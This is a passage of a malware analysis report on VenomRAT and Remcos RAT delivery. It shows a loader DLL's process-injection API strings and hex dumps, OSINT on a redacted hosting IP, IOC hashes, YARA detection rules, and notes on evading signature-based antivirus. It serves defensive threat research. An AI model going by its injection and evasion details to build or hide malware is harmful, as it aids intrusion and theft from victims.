MyGroupCollectionAttribute0NULAssemblyDescriptionAttribute0NULCompilationRelaxationsAttribute0NUL
AssemblyProductAttribute0NULAssemblyCopyrightAttribute0NULAssemblyCompanyAttribute0NUL
RuntimeCompatibilityAttribute0NULSuppressUnmanagedCodeSecurityAttribute0NULByte0NULget_Value0NULset_Value
0NULGetObjectValue0NULadd_ResourceResolve0NULget_Size0NULSizeOf0NULSystem.Runtime.Versioning0NULToString0NUL
path0NULMarshal0NULMicrosoft.VisualBasic.MyServices.Internal0NULSystem.ComponentModel0NUL
ClassLibrary1.dll0NULkernel32.dll0NULntdll.dll0NULKill0NULGetManifestResourceStream0NULDeflateStream0NUL

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ClassLibrary1.dll0NULkernel32.dll0NULntdll.dll0NULKill0NULGetManifestResourceStream0NULDeflateStream0NUL
CryptoStream0NULMemoryStream0NULSystem0NULSymmetricAlgorithm0NULICryptoTransform0NULBoolean0NULAppDomain0NUL
get_CurrentDomain0NULSystem.IO.Compression0NULSystem.Configuration0NULSystem.Globalization0NUL
NtUnmapViewOfSection0NULSystem.Reflection0NULException0NULIntern0NULRun0NULCopyTo0NULCultureInfo0NULZero0NUL
DESCryptoServiceProvider0NULBuffer0NULResourceManager0NULResolveEventHandler0NULUser0NULBitConverter0NUL
Computer0NULClearProjectError0NULSetProjectError0NULActivator0NUL.ctor0NUL.cctor0NULCreateDecryptor0NULIntPtr0NUL
System.Diagnostics0NULMicrosoft.VisualBasic.Devices0NULMicrosoft.VisualBasic.ApplicationServices0NUL
System.Runtime.InteropServices0NULMicrosoft.VisualBasic.CompilerServices0NUL
System.Runtime.CompilerServices0NULSystem.Resources0NULGetManifestResourceNames0NULGetBytes0NUL
ResolveEventArgs0NULReferenceEquals0NULRuntimeHelpers0NULCreateProcess0NULConcat0NULFormat0NULObject0NUL
Wow64GetThreadContext0NULWow64SetThreadContext0NULVirtualAllocEx0NULToArray0NULToCharArray0NUL
System.Security.Cryptography0NULget_Assembly0NULget_RequestingAssembly0NULGetExecutingAssembly0NUL
BlockCopy0NULReadProcessMemory0NULWriteProcessMemory0NULop_Equality0NULSystem.Security0NULIsNullOrEmpty0NULi0

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Memory map

Type: MSDOS

File offset: 00002dc0

Virtual address: ffffffff

Relative virtual address: ffffffff


Mode: 16-bit, Endianness: LE, Architecture: 8086

Offset	Address	Size	Name
00000000	fffffff	00003100	MSDOS Header
fffffff	00000000	000deaf0	
00003100	b15eaf0	01fe9d10	


Hex

Address	Hex	Symbols
0000:2dc0	b1 cc 01 9d 95 d1 7d 05 cd cd 95 b5 89 b1 e4 41	.....}.....A
0000:2dd0	73 73 65 6d 62 6c 79 19 d9 5d 17 d0 dd 5b 1d 1d	ssembly..]...[...
0000:2de0	5c 99 47 36 57 45 f4 37 56 c7 47 57 26 51 59 85	\.G6WE.7V.GW&QY.
0000:2df0	b1 d5 94 52 43 49 33 31 50 46 47 62 34 75 78 53	...RCI31PFGb4uxS
0000:2e00	45 71 78 37 65 58 1c 0d 9d 11 d5 1a d1 99 5c 95	Eqx7eX.....\.
0000:2e10	cd de 19 0d d8 95 9a 50 d4 84 37 56 c7 47 57 26	.....P..7V.GW&
0000:2e20	51 91 95 99 85 d5 b1 d1 25 b9 cd d1 85 b9 8d 94	Q.....%.....
0000:2e30	4f 78 61 54 33 53 46 69 43 74 73 39 67 73 51 68	OxaT3SFiCts9gsQh
0000:2e40	4d 74 6a 19 d9 5d 17 d1 19 59 98 5d 5b 1d 06 17	Mtj..]...Y.][...
0000:2e50	76 95 95 75 14 66 d7 07 74 15 86 b5 53 36 67 25	v..u.f..t...S6g%
0000:2e60	57 50 05 36 57 47 46 96 e6 77 34 26 17 36 51 4d	WP.6WGF..w4&.6QM

The DLL has a rather high generic entropy coefficient (equal to 7.61296):



The library provides the *NtUnmapViewOfSection* function, which allows the mapping of a section of a given process within the virtual address space, as well as the external *Run* function.



Memory map

Type: MSDOS

File offset: 00002fd0

Virtual address: ffffffff

Relative virtual address: ffffffff

Mode: 16-bit, Endianness: LE, Architecture: 8086

Offset	Address	Size	Name
00000000	fffffff	00003100	MSDOS Header
fffffff	00000000	000deaf0	
00003100	b15eaf0	01fe9d10	

Hex

Address	Hex	Symbols
0000:2fd0	10 9e 5d 19 45 77 26 97 46 55 07 26 f6 36 57 37	..].Ew&.FU.&.6W7
0000:2fe0	34 d6 56 d6 f7 27 91 28 d5 c5 d5 89 50 c5 d0 d0	4.V..'.'(....P...
0000:2ff0	4e 74 55 6e 6d 61 70 56 69 65 77 4f 66 53 65 63	NtUnmapViewOfSec
0000:3000	74 69 6f 6e 00 6e 74 64 6c 6c 2e 64 6c 6c 12 db	tion.ntdll.dll..
0000:3010	54 d3 8c 18 db 1b 90 45 66 97 27 47 56 16 c4 16	T.....Ef.'GV...
0000:3020	c6 c6 f6 34 57 81 bc d9 bd 5d b5 1d 19 1d d8 01	...4W....].....
0000:3030	49 95 cd d5 b5 95 51 a1 c9 95 85 90 52 75 6e 1c	I.....Q.... Run
0000:3040	18 5d 1a 06 46 17 46 10 04 56 d7 07 47 90 07 84	l..F.F..V..G...
0000:3050	46 56 26 86 63 87 15 61 25 b9 d0 c4 d8 50 72 6f	FV&.c..a%....Pro
0000:3060	63 65 73 73 00 49 73 4e 75 6c 6c 4f 72 45 6d 70	cess.IsNullOrEmp
0000:3070	74 79 19 d9 5d 17 d4 da 5e 99 44 26 97 44 36 f6	ty..]...^.D&.D6.

Here are the details of a reference to the *Kill* process termination function:

Address	Hex	Symbols
0000:30f0	73 00 43 6c 65 61 72 50 72 6f 6a 65 63 74 45 72	s.ClearProjectEr
0000:3100	72 6f 72 00 4b 69 6c 6c 11 d9 5d 14 1c 9b d8 d9	ror.Kill..]....
0000:3110	5c dc d0 9e 52 59 04 d6 17 27 36 86 16 c1 4d a5	\...RY...'6...M.
0000:3120	e9 95 3d 98 41 4a 68 70 71 4c 46 36 4c 36 4b 6b	...=.AJhpqLF6L6Kk
0000:3130	5a 61 36 70 4e 6c 52 19 18 53 52 16 59 91 96 4d	Za6pNlR..SR.Y..M
0000:3140	9b 52 9a 53 5d 0e 19 5e 53 d4 07 95 16 44 a6 85	.R.S]..^S...D..
0000:3150	54 66 77 06 27 14 74 c6 85 94 f4 a4 75 41 84 c5	Tfw.'t....uA..
0000:3160	31 ad cc dd 19 dd 4d 25 24 d9 69 91 21 99 20 d8	l....M%\$.i.!..
0000:3170	d8 46 6f 72 6d 61 74 12 1b 8c 8d 5b 92 91 96 9a	.Format....[....
0000:3180	da d3 da 1c 50 d9 59 1d 14 59 46 26 b4 56 13 46	....P.Y..YF&.V.F
0000:3190	54 66 44 33 15 75 06 77 13 57 93 36 65 41 4d 95	TfD3.u.w.W.6eAM.

Address	Hex	Symbols
0000:3630	89 88 e4 e1 98 e5 98 dc d0 d1 85 85 89 95 85 85	.....
0000:3640	88 cc d0 c4 e4 e0 cd 89 99 8c e4 cc 6d 5f 37 31	.....m_71
0000:3650	31 37 61 63 33 35 36 32 32 38 34 38 33 63 61 63	17ac356228483cac
0000:3660	32 32 34 33 61 61 31 62 31 36 35 65 32 61 1b 57	2243aa1b165e2a.W
0000:3670	0e 0c 0f 53 83 23 73 03 16 33 63 63 43 26 16 23	...S.#s..3ccC&.#
0000:3680	93 23 36 13 66 63 53 63 06 43 66 33 53 93 16 60	.#6.fcSc.Cf3S..`
0000:3690	06 d5 f6 16 33 43 23 13 86 16 53 63 33 66 23 46	....3C#...Sc3f#F
0000:36a0	43 56 26 23 83 93 03 96 43 76 23 13 76 13 53 13	CV&#....Cv#.S.
0000:36b0	16 36 21 b5 7c d0 e4 e5 85 98 cc d5 8d 98 e0 cc	.6!. .....
0000:36c0	c8 d1 88 d9 85 84 d5 90 d0 d1 84 d4 c4 d0 c1 91	.....
0000:36d0	8c f1 61 65 1b 57 ce 58 4c 18 98 4c 99 58 98 d9	..ae.W.XL..L.X..

	Offset	Size	Type	String
4	262f	0000000f	A	ApplicationBase
5	263f	00000029	A	Microsoft.VisualBasic.ApplicationServices
6	27a0	00000012	A	ag4mByknIVuOLDk5xb
7	2a03	00000013	A	LpsvtNQUowXdSrS0pSI
8	2ff0	00000014	A	NtUnmapViewOfSection
9	305d	00000007	A	Process
10	3095	00000008	A	GetBytes
11	30bf	0000000b	A	ProjectData
12	30cb	00000026	A	Microsoft.VisualBasic.CompilerServices
13	30f2	00000011	A	ClearProjectError
14	32c2	00000009	A	FieldInfo
15	3347	0000000b	A	XMemberInfo
16	3353	00000011	A	get_MetadataToken
17	3807	00000022	A	m_597ed96b36a2408ab8219ffc8127ea4e
18	387f	00000010	A	ac5355428a991b6a
19	38e2	00000013	A	56d98339c14a1aa0ad3
20	3a08	00000022	A	m_d1f0917f96de4e1693f4b2360f4f8a83
21	3e10	00000019	A	f4e65453eb69fd63dd4f6d5d3
22	4014	00000016	A	a649a9873a5364afd95b91
23	428a	00000007	A	aa24edf
24	42d5	00000022	A	m_362381287ece4e18a183643611e75226
25	440a	00000022	A	m_0ad76c891f3848ea99469c012a9abe0f
26	463c	00000021	A	ClassLibrary1.Resources.resources



# IP OSINT

The malware delivery IP address **45.XX.XX.XX** was registered by **Colocation America Corporation**. It has the reverse DNS domain name **45-XX-XX-XX[.]masterdaweb[.]com**

Rischio 1
Report IP X-Force
Esporta come STIX 2
Suggerisci modifica
Segui

45. [REDACTED]

Questo report non contiene tag. Aggiungere tag tramite la casella commento.

[Twitter](#) [LinkedIn](#) [Facebook](#) [RSS](#)

### Dettagli

**Classificazione in categorie** Dynamic IPs(71%)

**Applicazione** Nessuna applicazione conosciuta

**Ubicazione** Brazil

**ASN**

- AS 834
- AS 21769 : AS-COLOAM, US
- AS 60721
- AS 211585 : NONE
- AS 270564 : NONE
- AS 395111

### Record WHOIS

<b>Creato</b>	01 lug 2022
<b>Aggiornato</b>	01 lug 2022
<b>Organizzazione registrante</b>	Colocation America Corporation
<b>Paese o regione del registrante</b>	US

Dynamic IPs (71%)	DNS heuristics	Brazil	04 nov 2023 10:56
		AS834: AS21769: AS-COLOAM, US AS60721: AS211585: NONE AS270564: NONE AS395111:	
	Regional Internet Registry	Brazil	20 ago 2023 08:54
		AS21769: AS-COLOAM, US AS211585: NONE	
	Regional Internet Registry	Brazil	01 giu 2023 08:59
		AS21769: AS-COLOAM, US AS211585: NONE AS270564: NONE	
	Regional Internet Registry	Turkey	13 gen 2023 08:53
		AS21769: AS-COLOAM, US AS211585: NONE	

Nome	Categoria	Tipo	Ubicazione	Data
1 DNS passivo	URL 45-...masterdaweb.com	PTR		26 feb 2024 09:15
0 Malware	Nessuno trovato			
Sottorete	Categoria	Ubicazione		
7 Sottoreti Visualizza tutto	IP 45-...	Varie		
	IP 45-...	Varie	United States	
	IP 45-...	Varie		
	IP 45-...	Varie		

The IP address in question has a very bad reputation on the OSINT level, particularly with regard to malspam threats:

#### LOCATION DATA

Dallas, United States

#### OWNER DETAILS

IP ADDRESS 45-...

FWD/REV DNS MATCH *No data*

HOSTNAME -

DOMAIN -

NETWORK OWNER colocation.america.corporation

#### CONTENT DETAILS

CONTENT CATEGORY No established content categories

think these category details are incorrect?

Submit Content Categorization Ticket

#### REPUTATION DETAILS

SENDER IP REPUTATION ● Poor [Submit Sender IP Reputation Ticket](#)

WEB REPUTATION ● Untrusted [Submit Web Reputation Ticket](#)

#### EMAIL VOLUME DATA

	LAST DAY	LAST MONTH
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	
SPAM LEVEL	Very High	

#### BLOCK LISTS

- BL.SPAMCOP.NET Not Listed
- CBL.ABUSEAT.ORG Not Listed
- PBL.SPAMHAUS.ORG Not Listed
- SBL.SPAMHAUS.ORG Not Listed

#### TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST ● Yes

CLASSIFICATION Cnc

FIRST SEEN 2023-12-11T07:25:02 UTC

IP ADDRESS	HOSTNAME	FWD/REV DNS MATCH	LAST DAY VOL.	LAST MONTH VOL.	BLOCK LISTS	EMAIL REP.
45-...	-	No	0.0	0.6	0	● Neutral
45-...	45-...masterdaweb.com	No	0.0	0.6	0	● Neutral

The open ports and services are **80** (HTTP), **135** (DCERPC), **139** (NetBIOS), **443** (HTTP), **2404**, **3306** (MySQL), **5985** (HTTP), **9090** (RDP) and **47001** (HTTP).

45. [redacted]

As of: Feb 26, 2024 6:20am UTC | Latest

Summary History WHOIS Explore Raw Data

**Basic Information**

Reverse DNS 45-[redacted]-masterdaweb.com

Routing 45 [redacted] via MASTER DA WEB DATACENTER LTDA, BR (AS270564)

OS Microsoft Windows

Services (9) 80/HTTP, 135/DCERPC, 139/NETBIOS, 443/HTTP, 2404/UNKNOWN, 3306/MYSQL, 5985/HTTP, 9090/RDP, 47001/HTTP

Labels (DATABASE) (NETWORK ADMINISTRATION) (OPEN DIR) (REMOTE ACCESS)

**HTTP 80/TCP** 02/26/2024 06:20 UTC

(OPEN DIR)

**Software** [VIEW ALL DATA](#) [GO](#)


- OpenSSL 3.1.3
- PHP 8.0.30

**Geographic Location**

City Dallas

State Texas

Country United States (US)



An examination at the HTTP scan level reveals the main root **index /:**

**HTTP Scans**

RECORD	VALUE
80 Title	Index of /
80 Body	DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"html head title Index of / /title /head body h1 Index of / /h1 table tr th valign= top img src= /icons/blank.gif alt= ICD /th th a href= C=N O=D Name /a /th th a href= C=M O=A Last modified /a /th th a href= C=S O=A Size /a /th th a href= C=D O=A Description /a /th /tr tr th colspan= 5 hr /th /tr tr td valign= top img src= /icons/folder.gif alt= DIR /td td a href= rat/ rat/ /a /td td align= right 2024 02 18 06:46 /td td align= right /td td nbsp /td /tr tr th colspan= 5 hr /th /tr /table address Apache/2.4.58 Win64 OpenSSL/3.1.3 PHP/8.0.30 Server at 45-[redacted] Port 80 /address /body /html
80 Header	HTTP/1.1 200 OK Date: Mon 26 Feb 2024 08:24:52 GMT Server: Apache/2.4.58 Win64 OpenSSL/3.1.3 PHP/8.0.30 Content-Type: text/html charset=UTF-8
443 Body	DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"html head title Index of / /title /head body h1 Index of / /h1 table tr th valign= top img src= /icons/blank.gif alt= ICD /th th a href= C=N O=D Name /a /th th a href= C=M O=A Last modified /a /th th a href= C=S O=A Size /a /th th a href= C=D O=A Description /a /th /tr tr th colspan= 5 hr /th /tr tr td valign= top img src= /icons/folder.gif alt= DIR /td td a href= rat/ rat/ /a /td td align= right 2024 02 18 06:46 /td td align= right /td td nbsp /td /tr tr th colspan= 5 hr /th /tr /table address Apache/2.4.58 Win64 OpenSSL/3.1.3 PHP/8.0.30 Server at 45-[redacted] Port 443 /address /body /html

In addition, the host **45.XX.XX.XX** has potential evidence of vulnerability **CVE-2023-5678**:

## Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

**CVE-2023-5678** Issue summary: Generating excessively long X9.42 DH keys or checking excessively long X9.42 DH keys or parameters may be very slow. Impact summary: Applications that use the functions `DH_generate_key()` to generate an X9.42 DH key may experience long delays. Likewise, applications that use `DH_check_pub_key()`, `DH_check_pub_key_ex()` or `EVP_PKEY_public_check()` to check an X9.42 DH key or X9.42 DH parameters may experience long delays. Where the key or parameters that are being checked have been obtained from an untrusted source this may lead to a Denial of Service. While `DH_check()` performs all the necessary checks (as of CVE-2023-3817), `DH_check_pub_key()` doesn't make any of these checks, and is therefore vulnerable for excessively large P and Q parameters. Likewise, while `DH_generate_key()` performs a check for an excessively large P, it doesn't check for an excessively large Q. An application that calls `DH_generate_key()` or `DH_check_pub_key()` and supplies a key or parameters obtained from an untrusted source could be vulnerable to a Denial of Service attack. `DH_generate_key()` and `DH_check_pub_key()` are also called by a number of other OpenSSL functions. An application calling any of those other functions may similarly be affected. The other functions affected by this are `DH_check_pub_key_ex()`, `EVP_PKEY_public_check()`, and `EVP_PKEY_generate()`. Also vulnerable are the OpenSSL `pkey` command line application when using the `"-pubcheck"` option, as well as the OpenSSL `genpkey` command line application. The OpenSSL SSL/TLS implementation is not affected by this issue. The OpenSSL 3.0 and 3.1 FIPS providers are not affected by this issue.

## IOCs

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- VenomRAT:

**1f209f0d6be48739e9726e4474db76e6**

**df77fda2ce233b4542000b3b2efe57a24884f597**

**33df6b2921722526f1f2b57e9a9daf1d737f27c3240dc570b1df506bc8c141d6**

**Venom Decryptor for Durios**

**DisableDefender2**

**DarkEye**

**VenomBin**

- RemcosRAT

**6a4eb78c41183f12a1d2026903fadab7**

**D6f7fa082a3a236a6fd5080b40f9aeb0a2398743**

**Breakingsecurity[.]net**

**Online Keylogger Started**

- RumPEDLL

**54ece6f1f617401b2263ed62987e96d8**

**30c7c99fa023846a4b03127fe6010507be4d48d4**

## YARA Rules

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- VenomRAT:

```
rule VenomRATRule
```

```
{
```

```
  strings:
```

```
    $venomStr = "VenomBin"
```

```
    $venomStr1 = "DisableDefender2"
```

```
    $venomHex = { 56 65 6e 6f 6d 42 69 6e }
```

```
    $venomHex1 = { 44 69 73 61 62 6c 65 44 65 66 65 6e 64 65 72 32 }
```

```
  condition:
```

```
    any of them
```

```
}
```

- RemcosRAT

```
rule RemcosRATRule
```

```
{  
  strings:  
    $remcosStr = "Online Keylogger Started"  
    $remcosHex= "4f 6e 6c 69 6e 65 20 4b 65 79 6c 6f 67 67 65 72 20 53 74 61 72 74 65 64"  
  
  condition:  
    any of them  
}
```

## CONCLUSIONS

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This article has shown how, following publications concerning a certain group of distributed threats (in this case two types of RATs), the hosting, malware delivery and encoding methods are changed within a short period of time. In the case of VenomRAT, the sample was not modified or recompiled; however, changes were made to the encoding of the artifact, in this case a Base64 + Reversed text encoding method was used. In the case of Remcos RAT, however, the threat was recompiled in November 2023, probably also with the aim of avoiding detections by security solutions on the basis of a static antivirus signature.

The remote host 45.XX.XX.XX has several exposed ports and services, useful for remote management and database management purposes (MySQL, port 3306), it is potentially affected by the vulnerability CVE-2023-5678, which leads to a delay in the verification or generation of X9.42 DH keys for the OpenSSL protocol.

The analysis presented here has shown how new distribution and hosting modes by threat actors are occurring abruptly and how some threats are being slightly modified in order to bypass less advanced security solutions, which rely their detection capabilities mainly on the adoption of static and hardcoded antiviral signatures (such as hashes, extractable strings and patterns deducible from the hexadecimal dump).